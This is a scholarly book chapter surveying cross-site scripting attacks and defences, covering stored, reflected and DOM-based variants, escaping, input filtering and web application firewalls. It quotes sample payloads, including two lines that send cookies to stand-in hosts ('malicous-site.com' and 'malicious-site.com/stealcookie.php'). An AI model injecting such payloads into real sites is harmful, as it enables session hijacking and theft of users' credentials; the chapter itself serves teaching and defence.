Web-based applications play a critical part in our lives and a way to accessing information globally. They provide a vital communications channel between service providers and Internet users (Jovanovic, Kregel & Kirda, 2010). This emerging strategy and change in our lives has set a new paradigm in the way we treat information. These applications provide access to information for millions of people around the world. Improvement to Web-based technology with such things as mobile apps has opened up new avenues and software techniques for developers. Using AJAX, Java Script and other languages help make this possible.

However, inclusion of effective security mechanisms to these applications is a growing concern (Jovanovic, Kregel & Kirda, 2010; Garcia-Alfaro & Navarro-Arribas, 2009). The increase in value to these applications offer an organization reliable security mechanisms to protect user data. Unfortunately, this increase in technology has opened the door to new vulnerabilities and threats. These vulnerabilities result into increasing compromises of sensitive information leading to damages of an organization or

DOI: 10.4018/978-1-5225-3422-8.ch014

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

personal nature (Selvamani, Duraisamy & Kannan, 2010). These applications are frequently targeted by attackers and lead to compromises in sensitive corporate information. It can also cause lost of a company's reputation, financial loss and lawsuits. Thus, web application security plays a big part of its normal operations (Steinke, Tunrea & Kelly, 2011).

Hackers now have focused their attention to attacking this important information source. This method is called cross-site scripting (XSS) and can contaminate a Web site or any user's browser accessing the information on it. It has become one of the leading threats to today's applications (Selvamani, Duraisamy & Kannan, 2010). This type of attack happens when a web-based application is infected with a malicious code such as JavaScript that can be called from a user's browser (Rao, Tejaswini & Preethi, 2012; Bisht & Venkatakrishnan, 2008). It can also use code injection from other languages such as Java, Flash, HTML and VBScript. This can complicate the process of detecting and preventing XSS because of the different way browser's interpret the code (Saha, 2009). Thus, an XSS attack can be a serious threat to any organization doing business on the Web. XSS can cause users to lose respect for a Web site. It has become one of the biggest problems for developers of web applications. Fixing these vulnerabilities in a large system can be challenging and may not be accomplished (Bates, Barth & Jackson, 2010). Even worst, businesses could close down due to loss of revenue. Combating this threat is necessary to preserve the freedom of using the Web and Internet. This paper is divided up into two sections to describe XSS and ways to overcome this threat. The first section explains what XSS is, how it works and different categories. The last section provides detailed countermeasures one can deploy to combat the threat. The result is an understanding what is needed to protect Web sites from this malicious attack.

OVERVIEW OF CROSS-SITE SCRIPTING

Before countering XSS, one needs to understand how they work in detail. Understanding the weaknesses of Web applications and what methods attackers use will be important to combating these threats.

What Is It?

According to OWASP (2013) and Harris (2010), cross-site scripting is an attack that exploits a vulnerability that allows malicious code to be placed in a Web application. Attackers send a malicious code based on a browser script to an unsuspecting user. The data is added to dynamic content and sent to the user without being checked for malicious code or validity. The user's browser activates the malicious code by clicking on a Uniform Resource Locator (URL) or other content being displayed. The attacker can use this attack to create phishing sites and capture Web session for stealing sensitive data (Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). This malicious code can also hijack user sessions or get cookies, tokens and other information about users (Steinke, Tundrea & Kelly, 2011; Garcia-Alfaro & Navarro-Arribas, 2009). OWASP (2011) also mentions XSS attackers can use scripts to change Web site content in a Hyper Text Transfer Language (HTML) page.

Cross-site scripting vulnerabilities are considered design and coding errors because of a failure to handle inputs to the Web-based application (Steinke, Tundrea & Kelly, 2011). They can also use the developer's inability to check input and output code to attack a Web application on the server. This incomplete or incorrect input sanitization technique makes web-based application vulnerable to XSS (Wang, Mao & Lee, 2010; Saha, 2009). Through this hole they can inject scripts written in JavaScript to steal a victims

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

sensitive data or Web session. XSS can also capture a user's session cookie, hijacking their session, install malicious code such as a Trojan horse or redirect users to another Web site. Cookies provide the authentication between the application and user (Gupta, Sharma, Gupta & Gupta, 2012). When accessed by a Web browser, the users computer gets infected. Even fixing the server doesn't help the user.

How Does It Work?

In today's Web-based applications, XSS attackers try to steal information from the Web browser's database (Guota, Sharma, Gupta & Gupta, 2012). This involves stealing the cookies that contains the user's authentication information or credentials. The following steps help explain the process of a generic XSS attack.

First, the attacker will find a vulnerable web application to exploit. Then they will post a malicious script such as JavaScript on the vulnerable server. The function of the script is to steal a user's cookie containing the session account information (Guota, Sharma, Gupta & Gupta, 2012). Second, the user logs into the application with their account information to the infected server not knowing it has been infected. Third, the victim is directed to the malicious code where it is posted and executed on their browser (Guota, Sharma, Gupta & Gupta, 2012). Next, the interpreter in the victim's browser invokes a transfer of the cookie containing the account information for that session. Lastly, the attacker can use these cookies to access the victim's account.

When a user sends a web request it includes a cookie with authentication information of the user. The server receiving the cookie treat it as a request form the user until they log out. If an attacker can obtain the cookie, they can impersonate an authenticated user during the current session (Jovanovic, Kregel & Kirda, 2010). A user's browser only sends a cookie to the web application that created it. However, using malicious JavaScript, one can send the cookie to anywhere. Attackers use the JavaScript access rights that restrict it to a same-origin policy. This means that the JavaScript can only access cookies belonging to the application or server the code came from (Jovanovic, Kregel & Kirda, 2010). XSS attacks get around this policy by injecting malicious code to vulnerable web-based applications. The malicious code will seem to come from the trusted application and have complete access to a user's sensitive information (Jovanovic, Kregel & Kirda, 2010).

One way of understanding how XSS works is through examples. OWASP (2011) provides some examples of XSS using scripts within attributes such as:

```
<body onload=alert('execute2')>
```
(1)

or

```
<b onmouseover=alert('Meow!')>click here!</b>
```
(2)

or

```
<img src=http://url.bad.file/that.not.here onerror=alert(document.cookie);>
```
(3)

or

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

<script> attack() <script> (4)

These examples illustrate active content embedded within a Web reply that can get information about users or cause them to accept the tainted messages. More advanced scripts can be constructed to perform more severe damage. Other examples include where the malicious code can input a string using a variable value:

“ ”<script> attack() </script>” (4)

The double quote triggers the vulnerability. Also this example is better since it can be embedded in a web page on the server.

><script>attack</script><a name=”” (5)

Still more examples include using more variances of “>” with or without an ending tag such as </p> include:

“>
“> ‘> <//p>
>”> </p>
“/></p>

where </p> can be also , </sCrIpT> or </form> (Wang, Mao & Lee, 2010).

The challenge is to implement techniques and mechanisms that can automatically detect and stop these types of attacks. Thus, learning the different structures of attack vectors used in XSS, one can apply the right method of preventing them. This also includes finding the right testing tool to accomplish this. In some cases one might consider using sanitization methods such as blacklist or whitelist (Wang, Mao & Lee, 2010).

Taint-Based Vulnerabilities

XSS is an instance of taint vulnerabilities and its purpose is to steal users credentials (Jovanovic, Kregel & Kirda, 2010). These vulnerabilities require the attacker to inject their malicious code into a web-based application. Then it can be exploited in different ways including the browser (Martin & Lam, 2011). An example of these vulnerabilities is using reflected XSS to steal a user’s credentials. This is accomplished by injecting malicious code into a web-based application site. A problem with detecting these vulnerabilities is that the stolen credentials are valid and whitelisting can’t stop the attack since the application site is also trusted (Martin & Lam, 2011).

Categories of XSS Attacks

There are basically three categories of XSS attacks. These include Persistent, Non-persistent and Local-based XSS. Each is described below.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Persistent XSS Attacks

The persistent or stored XSS attack is continuously the most powerful of the different attacks (Tang, Zhu, Cao & Zhao, 2011). The attacker sends malicious code to the web server stored on a server. This code contains attack vectors that can reside in a variety of places to include database, file or any location on the server. When a browser is used to request information from the server, the malicious attack vectors are displayed on the users web browser (Gilad & Herzberg, 2012; Guota, Sharma, Gupta & Gupta, 2012). Attackers use this vulnerability to access the users browser for stealing their information such as passwords and email addresses. This type of attack is more significant than other types because the malicious code automatically infects the users system without having to redirect them to another site. Also the attackers can control data from the web application (Rao, Tejaswini & Preethi, 2012). The script isn't removed from the messages but allows the attacker to obtain sensitive information. A good example is one that convinces you to click on a link because you have won something. A script is embedded that redirects you to a malicious site and steals your cookie. An example of a persistent XSS script may look like (Saha, 2009):

<script>img src = http://malicous-site.com/images.jpg?stealcookie + a.cookie; (6)

</script>

Persistent XSS attacks also can use applications that don't utilize strong input validation mechanisms (Garcia-Alfaro & Navarro-Arribas, 2009). This weakness could allow hackers to inject malicious JavaScript code into the Web application. A user then accesses the application as a trusted context not realizing it contains the malicious code. Having a little or no input validation checking mechanism, allows the application to store the code in the data repository. From here, the browser allows the malicious code to access the location of users' cookies (Garcia-Alfaro & Navarro-Arribas, 2009). Then it can steal someone's sensitive information by circumventing security policies restricting data access by JavaScript. These policies restrict scripts to only be allowed if they originate from the same place as where the data is located (Garcia-Alfaro & Navarro-Arribas, 2009). This is because the malicious code resides in the same location as the data.

A malicious JavaScript code can also use a false login form to simulate a user logout (Garcia-Alfaro & Navarro-Arribas, 2009). This form can store a victims login information such as userID, password, etc. It can even get one's secret questions and answers allowing the attacker to better impersonate the victim. Attackers can use this information to make legitimate logins to the application (Garcia-Alfaro & Navarro-Arribas, 2009).

Like the non-persistent, it too exploits a bug in the software application. This bug prevents the use of network security devices such as firewalls and intrusion prevention systems from being effective against persistent XSS attacks (Tang, Zhu, Cao & Zhao, 2011).

Non-Persistent XSS Attacks

This is the most common XSS vulnerability and attack (Selvamani, Duraisamy & Kannan, 2010; Saha, 2009). Non-persistent or reflected XSS attack is where the malicious code is reflected off the server as an error message that includes part of the input message (OWASP, 2011). The XSS code is sent to a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

user via an email or from another Web server. The idea is that the user is tricked into clicking on a link and the malicious code is sent to a Web server. A sample non-persistent XSS code that an attacker can use to get a victim to click on a malicious link may look like (Saha, 2009):

<a href=”http://www.goodsite.com/

<script> location=’http://www.malicious-site.com/stealcookie.php?’ +a.cookie; (7)

<?script> Click here for a free gift

Then it is reflected back to the user where their browser executes the code thinking it came from a trusted source (Gilad & Herzberg, 2012; Gupta, Sharma, Guota & Gupta, 2012; Jovanovic, Kregel & Kirda, 2010). This makes it different from persistent XSS attacks because the malicious code is not stored. Email can easily be used to send the victim a link that that contains the malicious code. The attacker may also use malicious JavaScript code which contain a query string to obtain the attack code (Saha, 2009). Spoofed emails have been used as a transport mechanism for getting the link to the malicious code to a victim. The malicious code is then sent to the user from the trusted application site (Garcia-Alfaro & Navarro-Arribas, 2009). If the users browser doesn’t filter or block HTML control characters, this type of XSS attack can succeed. It would have to detect both HTML scripts using <script> or %3cscript%3e.

These attacks are combined with other types such as phishing. Both phishing and non-persistent XSS attacks are similar objectives in that they both attempt to steal one’s sensitive information (Garcia-Alfaro & Navarro-Arribas, 2009). The attack gets its name from the fact that the malicious code does not reside in the application site. The complexity of accomplishing this type of attack requires skilled attackers to perform the task. This type of attack works by exploiting a bug that is in the application itself.

Local XSS Attacks

Local or Document Object Model (DOM) based XSS attacks is a standard model that uses HTML or XML contents (Rao, Tejaswini & Preethi, 2012). This type of vulnerability came from the use of Web 2.0 technology. In a DOM-based XSS attack, the browser has a vulnerability that causes it to see a script from an attacking computer as if it was coming from another server. Therefore, this attack requires one to have a bug in the browser to work (Gilad & Herzberg, 2012). This type of XSS attack is accomplished by modifying the DOM area in the client. It uses the (#) sign to get the browser to see a fragment and only send the URL to the server (Saha, 2009). An example of a local XSS malicious code that one can use to do a DOM attack can look like (Saha, 2009):

http://www.malicous-site.com/default.html#name=<script>alert(‘malicious’)</script> (8)

The unique aspect of the DOM is that the sign (#) makes XSS filters unable to detect these types of attacks. So opening another Web page while infected can change the code in the first page on the client (Selvamani, Duraisamy & Kannan, 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

COUNTERMEASURES

Using just basic security recommendations as the only measure to secure web-based application is not enough (Garcia-Alfaro & Navarro-Arribas, 2009). Doing so could allow attackers to evade detection. Now that we know what a XSS attack is, we can look at different methods of fixing this threat. However, finding XSS problems can be very difficult. The challenge now is how to make these different controls work together and resolve any differences. Manual security reviews for these vulnerabilities are prone to errors, costly and time consuming (Jovanovic, Kregel & Kirda, 2010). This leads security professionals to find faster means of detecting XSS vulnerabilities to over come these issues. Compounding this is the growing popularity and complexity of web applications (Jovanovic, Kregel & Kirda, 2010). These challenges and issues show the need for automated vulnerability tools for detecting XSS vulnerabilities.

Finding XSS

A contributing factor to XSS is the lack of developers testing code for the threat before deployment. Performing security checks is a best practice. Use of fuzzing tools can help if they are configured for detecting XSS codes. These tools will inject XSS codes into an application and check the output for malicious script. The L-WMxD Webmail XSS fuzzer has been used for detecting XSS attacks in webmail applications. This active defense tool that detects XSS vulnerabilities before the application is online (Guota, Sharma, Gupta & Gupta, 2012). Another tool called Ardilla does automated testing by creating SQL injection and XSS attacks. It does this by crafting malicious content and injecting it into the code through an input generator. Acunetix automated tool can be used to test XSS vulnerabilities against exploits (Guota, Sharma, Gupta & Gupta, 2012). It allows testers to focus their tests to a specific area or device without interfering with others.

A good way for organizations to find XSS vulnerabilities is by doing scans of web-based applications and the Web sites supported (Steinke, Tundrea & Kelly, 2011). There are two different types of approaches for finding vulnerabilities in Web-based applications: Black Box and White Box. White box testing use source code and can be done manually or automatic. Manual code review is time consuming that makes automatic more appealing. This is because the person has to review each line of code to find the vulnerability and can easily miss something. Automatic static code review inputs source code into a tool that searches through every different path that an attack vector can manipulate (Tang, Zhu, Cao & Zhao, 2011). This method reduces the time necessary to find vulnerabilities in the sources code. Some good white box automated vulnerability scanners are Fortify SCA or Pixy. Pixy is used to detect XSS vulnerabilities in PHP programs. It utilizes data flow analysis on the source code to detect non-reflected XSS vulnerabilities (Guota, Sharma, Gupta & Gupta, 2012). Still other tools include AppScan and Nessus for detecting XSS vulnerabilities. However these tools only identify errors in the code during the development cycle. They can't provide protection or detect all vulnerabilities in the source code (Saha, 2009).

Black box scanning has become the most common. Instead of searching for vulnerabilities in the source code, black box scanners inject attack vectors directly to the Web application via HTML or URL parameters (Martin & Lam, 2011; Tang, Zhu, Cao & Zhao, 2011). There are some disadvantages to using this technique. The scanning of vulnerabilities in HTML and URL limits its effectiveness to only non-persistent XSS vulnerability detection. Another is that it can have high false positives over 20% (Tang,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Zhu, Cao & Zhao, 2011). Its advantage is its independency of the programming language used in the web application. Performing regular scanning and testing of all web-based applications can significantly reduce these vulnerabilities. Also they can reduce the chances of a data breach.

Detection of any vulnerability is done using a vulnerability detector and taint propagation that reads the data flowing out of the server side of the application (Kiezun, Guo, Jayarman & Ernest, 2009). This way the server side of the application can be checked and fixed before the malicious code can infect users. One problem with using these tools is being able to generate test data. Shahriar and Zulkernine (2009) devised a tool called MUTEC that automatically generates different mutation elements that can be used as a dataset. These are used for testing PHP and JavaScript environments that may be contaminated with malicious code. Other tools such as Nessus, Nikto, N-Stalker or Acunetix can also help identify XSS vulnerabilities.

Gupta, Sharma, Gupts and Gupta (2012), and Wassermann and Su (2008) devised using static analysis to find vulnerabilities within a server side application. Specifically it looks for weaknesses in input validation that is a contributor of XSS attacks. It combines looking at tainted data with string analysis to find vulnerabilities (Gupta, Sharma, Gupts & Gupta, 2012; Wassrmann & Su, 2008). They look for untrusted string values and use formal language methods to find untrusted scripts to discover the root cause of any weaknesses (Wassrmann & Su, 2008).

Lastly, organizations need to setup and monitor their Web-application infrastructure for indications of a possible XSS attack. This can involve configuring security event information management systems to obtain data from intrusion prevention systems, WAF and web servers. Failing to do this risks an organization to attacks and possible data breaches to go unnoticed for a long period of time (Steinke, Tundrea & Kelly, 2011). Thus, the longer a compromise goes unnoticed the more severe the outcome of the attack.

Removing Scripting

Mounika B and Chaitanya (2013) support this claim and add that one needs to deactivate any JavaScript being used in users browsers. However, web applications use Javascript for critical functions of the web site. These include for navigation and presentations. A simple method to combating cross-site scripting could be to stop using any scripting languages in Web sites. These include removing support for various scripting languages such as JavaScript, Perl or VBScript can be done on the server side. This can be easily done but at what cost. These scripts provide support to Web applications and would break them causing the Web site not to function (Harris, 2010). A better method would be to keep untrusted data from active content (OWASP, 2013). This is accomplished when developers include the option for escaping this untrusted data from the rest of the data being stored in an application. Any active user input data is removed from the content being sent back from the Web server by treating it as text. Thus, any XSS content becomes inert and can't infect a users browser. Another method involves turning off HTTP TRACE support on every Web server (OWASP, 2011). An attacker using HTTP TRACE can post malicious code (URL) that collects cookie information on the user from the server. This information can be sent to another server used by the attacker who now can hijack a session. Turning off the HTTP TRACE support stops the server from performing this activity and protects the users cookie information from being sent to a malicious server.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Escaping

Input validation is a common technique used to combat XSS. However, it can't defend against all types of XSS attacks. To compliment this technique, escaping is used. Escaping treats any significant special characters recognized by an interpreter as data and not code (Shar & Tan, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). Escaping will only work if the proper escaping scheme is used. These include URL, JavaScript, SQL and HTML. They are used in context to the type of interpreter the browser uses for determining the type of tainted data. So an HTML escape scheme will only work with tainted HTML code. Deploying escaping involves replacing special characters used in HTML into their HTML equivalent ones (Shar & Tan, 2012). This is done by using a standard escaping library in the web application and calling an application programming interface to perform the escape. The process performs a string replacement by invoking an API call to the escaping library (Shar & Tan, 2012).

Common HTML special characters that are exchanged include the "&", "<" and ">" that are used in developing XSS attacks. For "&" it is replaced by "&amp" so that it is read as data and not a code that could be executed. The "<" is converted to "&lt", the ">" to "&gt", and " to "&quot". Doing this makes them harmless. So to handle an XSS attack code of >"></p> would be converted to &gt &quot &gt &lt &#47 &#112 &gt. However, it has been found that Java applications are least prone to XSS vulnerabilities Scholte, Robertson, Balzarotti and Kirda (2012a) recommended that the output sanitizer should use complex whitelisting policies to ensure that dangerous characters such as these don't go trough as is. Also the sanitizer should automatically detect ' " ' characters and escape these into a benign attribute. Thus output sanitization can backup input validation by catching any malicious code that gets through input validation.

Input and Output Filtering

One of the best defenses against XSS is to perform input and output filtering for malicious content (Mounika B & Chaitanya, 2013; Bisht & Venkatakrishman, 2008). According to Weinberger, Saxena, Akhawe, Finifter, Shin and Song (2011), filtering is the predominant technique for handling XSS attacks. Performing input validation can be used to discover malicious code. This technique not only helps improve correctness in programs but prevents introduction of security vulnerabilities in applications (Mounika B & Chaitanya, 2013; Scholte, Robertson, Balzarotti & Kirda, 2012b). They use explicit validation processes to check inputs for strings and integers. Filtering the user input for characters that can be seen as HTML tags should be filtered out (Gupta, Sharma, Gupta & Gupta, 2012; Goodrich & Tamassia, 2011). This validation technique should focus on numeric data and checking of addresses that are in the input strings (Garcia-Alfaro & Navarro-Arribas, 2009). These characters include numeric data and this can help reduce the chances of getting an XSS attack. This method can be done in the browser or server. The browser has no guarantee of integrity that it will compute right to prevent XSS vulnerabilities. Input validation has many advantages. Input validators can prevent XSS vulnerabilities. Also it is simple to cover all types of malicious input data (Mounika B & Chaitanya, 2013). Scholte, Robertson, Balzarotti and Kirda (2012b) therefore recommended doing input validation in the server side.

The process for performing filtering involves two parts: identifying the malicious code and correctly sanitizing it (Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). Filtering the data coming out of the application before being sent to the browser involves knowing what code is considered trusted and what is untrusted. This should be what code the developer built into the application. The second

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

part involves sanitization of the data before it is sent back to the browser. This can be as simple as using escaping techniques to replace the malicious code or scripts into harmless data. Any sanitization must be accurate and complete to prevent an infection.

There are several sanitization options for handling improper inputs. One method uses blacklists to search for improper characters so that they can be replaced or removed (Rao, Tejaswini & Preethi, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). This requires the system to know what are bad characters so that they can be dealt with. This technique can be difficult to maintain because today's attackers can use dynamic sites to conduct their attacks. Another technique restricts inputs to what is also called whitelisting (Rao, Tejaswini & Preethi, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). This can be easier to implement because one determines what are good inputs beforehand and blocks all others. However, it can block unlisted inputs that are valid. Scalability can be a problem if done in the browser because each one would have to be updated to ensure they have the latest version (Saha, 2009). Performing this type of filtering in the server can reduce the need to update the browser. The last technique concentrates on searching for escape characters with significant meanings for client-side interpreters (Rao, Tejaswini & Preethi, 2012). This method detects and removes these meanings so as to disable the vulnerability. OWASP provides a valid list of rules that define proper schemes for handling escape characters with HTML.

OWASP (2013) recommends using whitelists for filtering data but doesn't work well for special characters. This method requires decoding and validating the data before it is inputted. Browsers can use NoScript for establishing whitelists for detecting XSS attacks and sanitizing Web requests (Goodrich & Tamassia, 2011).

Another idea to countering XSS is to use a reverse Web proxy. The proxy is intended to filter traffic from the application server (Garcia-Alfaro & Navarro-Arribas, 2009). The reverse proxy examines the outgoing replies from the server to the user Web browser (Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). This way it protects users visiting the Web site from getting malicious code. Wurzinger, Platzer, Ludl, Kirda and Kruegel (2009) created a Secure Web Application Proxy (SWAP) that followed this principal for combating XSS. Their design used a detection module to find JavaScript in server replies. It contained a sample Web browser to help detect if scripts contain malicious content. Poor filtering policies can negate this and all attackers to overcome the proxy. It can also hurt performance by reducing traffic to and from the server. Another issue is that applications are implemented using different languages and the proxy can't protect all of these.

Instead of repairing web applications, one can mitigate XSS at the client side browser. Building filters here is easier than at the server side. Client-side XSS filters can mitigate XSS attacks instead of having developers modify the application which can be time consuming (Bates, Barth & Jackson, 2010). This is because the attack code is the same for Web requests and responses from the server (Bates, Barth & Jackson, 2010). This reflected script could be recognized by the browser and blocked. However, one needs to build filters that reduce the number of false negatives. These filters need to examine the semantics of the response in order to reduce the number of false negatives. Performing this after the response is parsed allows the filter to block XSS attacks (Bates, Barth & Jackson, 2010).

Other filtering techniques include looking at restricting access to malicious URLs on the client-side. This involves using blacklists to identify malicious URLs that redirect users to other Web sites or applications (Garcia-Alfaro & Navarro-Arribas, 2009). However, only basic XSS attacks using the same original URL location can be preventive by this technique. Using a proxy that analyzes the difference

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

between the data being exchanged between the client and server have proved useful. Any malicious code detected is re-encoded by the proxy so as to make it benign (Garcia-Alfaro & Navarro-Arribas, 2009). This technique only detects reflected malicious requests so it can only be used for non-persistent XSS attacks. Thus it is useless against reflected or persistent XSS attacks. Scholte, Robertson, Balzarotti and Kirda (2012b) found that most XSS vulnerabilities can be stopped by using common data types with validation techniques. These common types include integers, Boolean and common strings.

Today attackers may use a variety of technologies such as AJAX, JavaScript, ActiveX, etc. This makes a proxy, using general filtering and analysis-based techniques, useless in detecting malicious code written in these languages (Garcia-Alfaro & Navarro-Arribas, 2009). This also can limit the use of run-time enforcement in browsers. One such method is to audit misuses of operations being performed with the browser. For example, misuse of a JavaScript code that sends an application cookie to unauthorized users would be blocked. Scalability of this approach can be problematic when applying it to complex routines (Garcia-Alfaro & Navarro-Arribas, 2009). A recommended approach is to utilize a policy-based management technique that governs what documents can and cannot do. There is a similar technique called anomaly-based intrusion detection used in clients and servers. In this approach the browser can refuse or allow a script to execute or not. The Browser Enforced Embedded Policies mechanism is one such policy solution by changing the browser so it doesn't execute malicious code (Gupta, Sharma, Gupta & Gupta, 2012). The policy-based management system does have one drawback, that it can be more restrictive than needed (Garcia-Alfaro & Navarro-Arribas, 2009). This requires one to weigh in on the risk and security of the approach.

The best filtering approach is to use several different techniques. Client-side XSS filters make a good second line of defense for XSS attacks (Bates, Barth & Jackson, 2010). It should be used with both a server and client side approach. This way different XSS techniques used by attackers can be detected and blocked. This can improve the detection of persistent and non-persistent XSS attacks.

Web Application Firewall

Another countermeasure is the use of a Web Application Firewall (WAF). A Web application firewall (WAF) is one countermeasure to use in filtering malicious XSS traffic. It sits between the user and the server to perform checks of traffic patterns. The WAF uses a special description language to implement a security policy for detecting malicious code (Scholte, Balzarotti, Robertson & Kirda, 2012a; Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). They are effective in preventing against credentials from being stolen. A WAF differs from a network firewall in that it looks at the application layer of the OSI model to detect XSS codes. The effectiveness of this countermeasure works better with a well designed Web application (Gilad & Herzberg, 2012; Gupta, Sharma, Gupta & Gupta, 2012). Like input filtering, the WAF can be specified in a policy that allows only certain traffic patterns through.

Patching

Patching has worked well for software application in protecting against attacks. The same can be done with Web browsers. Therefore, a good countermeasure for persistent and non-persistent XSS is to patch the browsers being used (Gilad & Herzberg, 2012). This will reduce the chances a bug could be exploited by the attacker.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Education

Educating developers on this threat can help them become aware of what the XSS can do. This is important since developers may not implement filtering techniques within the software application code. Users should also be aware of the same threat when visiting a Web site. Providing developers a software security guide can help them in recognizing code that would give them help in avoiding vulnerabilities to XSS attacks.

CONCLUSION

The threat of XSS attacks are real and can do harm to organizational Web sites. The attacks can be simple to execute and hard to detect because of their flexibility. This paper has examined different techniques that could be used to reduce the risk of this kind of threat. Knowing what XSS is and how they work is just one way of coping with the problem. With XSS being the top vulnerability for Web-based applications one must consider defense to include both the server and client side of the application (Guota, Sharma, Gupta & Gupta, 2012). Thus, the use of multiple countermeasures can provide a layered defense that is better resistant to various types of XSS attack techniques. Current techniques used in defending against XSS have different weaknesses that must be addressed (Rao, Tejaswini & Preethi, 2012). These need to be able to cope with both persistent and non-persistent XSS attacks no matter what type of programming language is used such as PHP, JavaScripts, etc. However, it has been found that Java applications are least prone to XSS vulnerabilities (Scholte, Robertson, Balzarotti & Kirda, 2012b).

There is a need to go beyond the current methods used against XSS and incorporate input validation and sanitization (Rao, Tejaswini & Preethi, 2012). The use of a Web application firewall can provide filtering of web traffic that may be coming from malicious sites. It can also prevent malicious code that may have gotten on a server to be stopped from sending users to malicious sites. The use of input validation checking tools should be utilized to prevent the addition of malicious code being added to the Web application repository. We have shown that both the server and client sides can be done but the client side is far easier. The use of a Web proxy would help with protecting the server side. For the client-side, one should use a policy-based filtering tool to block dynamic XSS attacks. This tool is similar to a host intrusion prevention system that blocks all but normal traffic. Several automated tools were mentioned that could be used for this purpose. Thus, implementing strong security measures can reduce the possibility of information loss and gaining a poor reputation with users.

REFERENCES

Bates, D., Barth, A., & Jackson, C. (2010, April). *Regular expressions considered harmful in client-side XSS filters*. Paper presented at the 19th International World Wide Web Conference, Raleigh, NC. doi:10.1145/1772690.1772701

Bisht, P., & Venkatakrishnan, V. N. (2008, July). *XSS-GUARD: Precise dynamic prevention of cross-site scripting attacks*. Paper presented at the 5th International Conference on Detection of Intrusions and Malware & Vulnerability Assessment, Paris, France. doi:10.1007/978-3-540-70542-0_2

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Garcia-Alfaro, J., & Navarro-Arribas, G. (2009). *A survey on cross-site scripting attacks* (arXiv:905.4850 [cs.CR]). Retrieved from Cornell University, Library website: http://arxiv.org/pdf/0905.4850v1.pdf

Gilad, Y., & Herzberg, A. (2012, August). *Off-path attacking the web*. Paper presented at the 6th USENIX Workshop on Offensive Technologies, Bellevue, WA.

Goodrich, M. T., & Tamassia, R. (2011). *Introduction to computer security*. Boston: Addison Wesley.

Gupta, S., Sharma, L., Gupta, M., & Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. *International Journal of Advanced Computer Research*, *2*(3), 49–54.

Harris, S. (2010). *CISSP all-in-one exam guide* (5th ed.). New York: McGraw Hill.

Jovanovic, N,. Krugel, C. & Kirda, E. (2010). Static analysis for detecting taint-style vulnerabilities in web applications. *Journal of computer Security*, 18, 861-907.

Kiezun, A., Guo, P. J., Jayaraman, K., & Ernst, M. D. (2009, May). *Automatic creation of SQL injection and cross-site scripting attacks*. Paper presented at the IEEE 31st International Conference on Software Engineering, Vancouver, Canada. doi:10.1109/ICSE.2009.5070521

Martin, M., & Lam, M. S. (2011, September). *Automatic generation of XSS and SQL injection attacks with goal-directed model checking*. Paper presented at the 14th International Conference on Recent Advances in Intrusion Detection, Menlo Park, CA.

Mounika, B., & Chaitanya, A. K. (2013). Survey on preventing input validation vulnerabilities in web applications through automated type analysis. *International Journal of Mathematics and Computer Research*, *1*(2), 61–68.

OWASP. (2011). Cross-site scripting (XSS). Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

OWASP. (2013). OWASP top 10 – 2013: The ten most critical web application security risks. Retrieved from https://www.owasp.org/index.php/Top_10_2013-Top_10

Rao, T. V. N., Tejaswini, V., & Preethi, K. (2012). Defending against web vulnerabilities and cross-site scripting. *Journal of Global Research in Computer Science*, *3*(5), 61–64.

Saha, S. (2009). Consideration points: Detecting cross-site scripting. *International Journal of Computer Science and Information Security*, *4*(1/2).

Scholte, T., Balzarotti, D., Robertson, W., & Kirda, E. (2012a, July). *Preventing input validation vulnerabilities in web applications through automated type analysis*. Paper presented in the 36th Annual Computer Software and Applications Conference, Izmir, Turkey. doi:10.1109/COMPSAC.2012.34

Scholte, T., Balzarotti, D., Robertson, W., & Kirda, E. (2012b, March). *An empirical analysis of input validation mechanisms in web applications and languages*. Paper presented at the 27th Annual ACM Symposium on Applied Computing, Trento University, Italy. doi:10.1145/2245276.2232004

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Selvamani, K., Duraisany, A., & Kannan, A. (2010). Protection of web applications from cross-site scripting attacks in browser side. *International Journal of Computer Science and Information Security*, *7*(3), 229–236.

Shahriar, H., & Zulkernine, M. (2009, May). *MUTEC: Mutation-based testing of cross site scripting*. Paper presented at the ICSE Workshop on Software Engineering for Secure Systems, Vancouver, Canada. doi:10.1109/IWSESS.2009.5068458

Shar, L. K., & Tan, H. B. K. (2012). Auditing the XSS defense features implemented in web application programs. *The Institution of Engineering and Technology Software*, *6*(4), 377–390.

Steinke, G., Tundrea, E., & Kelly, K. (2011). Towards an understanding of web application security threats and incidents. *Journal of Information Privacy and Security*, *7*(4), 54–69. doi:10.1080/15536548.2011.10855923

Tang, Z., Zhu, H., Cao, Z., & Zhao, S. (2011, April). *L-WMxD: Lexical based webmail XSS discoverer*. Paper presented at the International Conference on Computer Communications Workshops, Shanghai, China.

